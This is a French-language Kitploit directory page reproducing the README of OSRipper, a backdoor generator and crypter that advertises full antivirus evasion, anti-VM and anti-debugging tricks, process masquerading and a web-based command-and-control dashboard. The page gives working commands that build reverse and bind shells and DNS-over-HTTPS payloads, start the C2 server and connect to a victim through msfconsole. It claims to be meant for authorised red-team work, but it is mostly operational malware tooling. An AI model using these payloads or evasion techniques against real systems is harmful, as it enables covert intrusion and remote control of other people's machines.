
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

··Flux·Contact·Confidentialité·© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
OSRipper — Backdoor et Framework de crypter multi-plateforme contournant les antivirus avec une interface web légère intégrée | Kitploit
Outils/GitHubGitHub/noahoksuz/osripper
Frameworks d'ExploitationGénération de PayloadsÉvasion IDS/IPSPost-ExploitationTests d'IntrusionCommandement et ContrôleApprentissage et ÉducationRed Teaming
GitHubnoahoksuz/osripper

OSRipper

Backdoor et Framework de crypter multi-plateforme contournant les antivirus avec une interface web légère intégrée

Voir le dépôt
3285075il y a 7 moisVérifié par Kitploit
Site web

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →
Partager

OSRipper v0.4.2

OSRipper Logo

CodeFactor Python Version License Platform

Générateur de payloads multiplateforme avancé et crypteur avec capacités FUD

Fonctionnalités • Démarrage rapide • Interface Web • Types de payloads • Documentation


Aperçu

OSRipper est un générateur de portes dérobées et un crypteur sophistiqué, totalement indétectable (FUD), conçu pour les tests d'intrusion autorisés et les opérations d'équipe rouge. Il intègre des techniques d'évasion avancées, plusieurs types de payloads et une interface C2 moderne basée sur le web pour la gestion des systèmes compromis.

Points clés

  • Totalement indétectable (FUD) - Les techniques d'évasion avancées contournent les solutions antivirales modernes

  • Interface C2 basée sur le web - Tableau de bord moderne pour la gestion des sessions actives
  • Plusieurs types de payloads - Shells liants, shells inversés, C2 via DoH, C2 via HTTPS, et plus encore
  • Obfuscation multicouche - Obfuscation standard et renforcée avec variables aléatoires
  • Compilation binaire - Compilation de payloads en exécutables autonomes
  • Communications chiffrées - Canaux C2 SSL/TLS et HTTPS avec épinglage de certificat
  • Fonctionnalités furtives - Détection de machine virtuelle, anti-débogage, déguisement de processus

Fonctionnalités

Génération de payloads

Type de payloadDescriptionCas d'utilisation
Shell liantOuvre un port sur la machine victimeAccès direct lorsque les connexions inversées sont bloquées
Meterpreter inverse TCPConnexion inverse chiffrée SSL/TLSTests d'intrusion standard
C2 DNS-over-HTTPSCanal C2 furtif basé sur DoHContourner les restrictions réseau
C2 HTTPSC2 HTTPS avec épinglage de certificatCanal C2 sécurisé et authentifié
Payload étagéLivraison web multi-étapesDéploiement furtif renforcé
Crypteur de code personnaliséObfusquer tout script PythonChiffrement de payload personnalisé

Techniques d'évasion

  • Obfuscation avancée - Encodage de code multicouche avec variables aléatoires
  • Obfuscation renforcée - Anti-débogage, détection de machine virtuelle, injection de code factice
  • Détection anti-VM - Évasion des sandbox et machines virtuelles
  • Délais furtifs - Délais de démarrage aléatoires (5-15 secondes)
  • Déguisement de processus - Se faire passer pour des processus système légitimes
  • Randomisation des signatures - Chaque payload est unique

Fonctionnalités de l'interface Web

  • Tableau de bord des sessions - Visualiser toutes les sessions C2 actives
  • Terminal interactif - Exécuter des commandes via l'interface web
  • Générateur de payloads - Générer des payloads directement depuis l'interface web
  • Gestion des sessions - Afficher les informations système, l'historique des commandes et gérer les sessions
  • Mises à jour en temps réel - Exécution et visualisation des réponses en direct

Capacités avancées

  • Intégration Ngrok - Création automatique de tunnels pour IP dynamiques
  • Épinglage de certificat - C2 HTTPS sécurisé avec validation de certificat
  • Persistance de session - Maintenir les connexions après redémarrages
  • File d'attente de commandes - Mise en file d'attente des commandes pour les agents hors ligne
  • Analyse des réponses - Analyse automatique des sorties de commandes

Démarrage rapide

Installation

# Clone du dépôt
git clone https://github.com/SubGlitch1/OSRipper.git
cd OSRipper

# Installation des dépendances
pip3 install -r requirements.txt

# Installation du paquet
pip3 install -e .

Important — exécutez la configuration pour les fonctionnalités optionnelles (ngrok, compilation binaire) :
Sur de nombreux systèmes (notamment Linux avec un environnement Python géré de manière externe), vous devez exécuter la configuration intégrée pour que les dépendances optionnelles soient installées dans le venv propre à OSRipper. Faites-le une fois après l'installation :

osripper-cli setup

Ceci crée ~/.local/share/osripper/venv, y installe pyngrok, nuitka et sandboxed, et toutes les exécutions ultérieures de osripper / osripper-cli les utiliseront automatiquement. Sans cela, les options --ngrok et --compile vous demanderont d'exécuter la configuration. Utilisez osripper-cli setup --system uniquement si vous préférez une installation pip système/utilisateur plutôt que le venv.

Utilisation de base

Mode interactif :

osripper
# ou
python3 -m osripper

Ligne de commande :

# Générer un shell inverse
osripper-cli reverse -H 192.168.1.100 -p 4444 --obfuscate --compile

# Générer un payload C2 DoH
osripper-cli doh -d example.com --obfuscate --compile

Interface Web :

# Démarrer le serveur C2 avec l'interface Web
python -m osripper.c2.server example.com --port 5000

# Accéder au tableau de bord à http://localhost:5000

Interface Web

OSRipper inclut une interface C2 moderne basée sur le web pour la gestion des systèmes compromis.

Fonctionnalités

  • Tableau de bord - Vue d'ensemble de toutes les sessions actives
  • Gestion des sessions - Afficher les informations système et exécuter des commandes
  • Générateur de payloads - Générer des payloads DoH et HTTPS via l'interface web
  • Historique des commandes - Suivi de toutes les commandes exécutées et leurs réponses
  • Mises à jour en temps réel - Exécution et visualisation des réponses en direct

Démarrage du serveur C2

# Utilisation de base
python -m osripper.c2.server example.com

# Avec HTTPS
python -m osripper.c2.server example.com --https

# Port personnalisé
python -m osripper.c2.server example.com --port 8080

# Avec certificat personnalisé
python -m osripper.c2.server example.com --https --cert server.crt --key server.key

Accéder à l'interface Web

Une fois le serveur en cours d'exécution, accédez au tableau de bord à :

  • HTTP : http://localhost:5000
  • HTTPS : https://localhost:5000 (si activé)

Types de payloads

1. Porte dérobée (shell liant)

Ouvre un port sur la machine victime et attend les connexions.

osripper-cli bind -p 4444 --obfuscate --compile

Connexion :

msfconsole -q -x 'use python/meterpreter/bind_tcp; set RHOST target_ip; set RPORT 4444; exploit'

2. Meterpreter inverse TCP

Connexion inverse chiffrée avec SSL/TLS.

osripper-cli reverse -H 192.168.1.100 -p 4444 --obfuscate --enhanced --compile

3. C2 DNS-over-HTTPS

Canal C2 furtif utilisant le protocole DNS-over-HTTPS. Contourne de nombreuses restrictions réseau.

# Générer le payload
osripper-cli doh -d example.com --obfuscate --compile

# Démarrer le serveur C2
python -m osripper.c2.server example.com

Fonctionnalités :

  • Communication furtive basée sur DNS
  • Interface Web pour la gestion des sessions
  • Persistance automatique des sessions
  • File d'attente de commandes pour les agents hors ligne

4. C2 HTTPS (épinglage de certificat)

C2 HTTPS sécurisé avec épinglage de certificat pour l'authentification.

Télécharger l’outil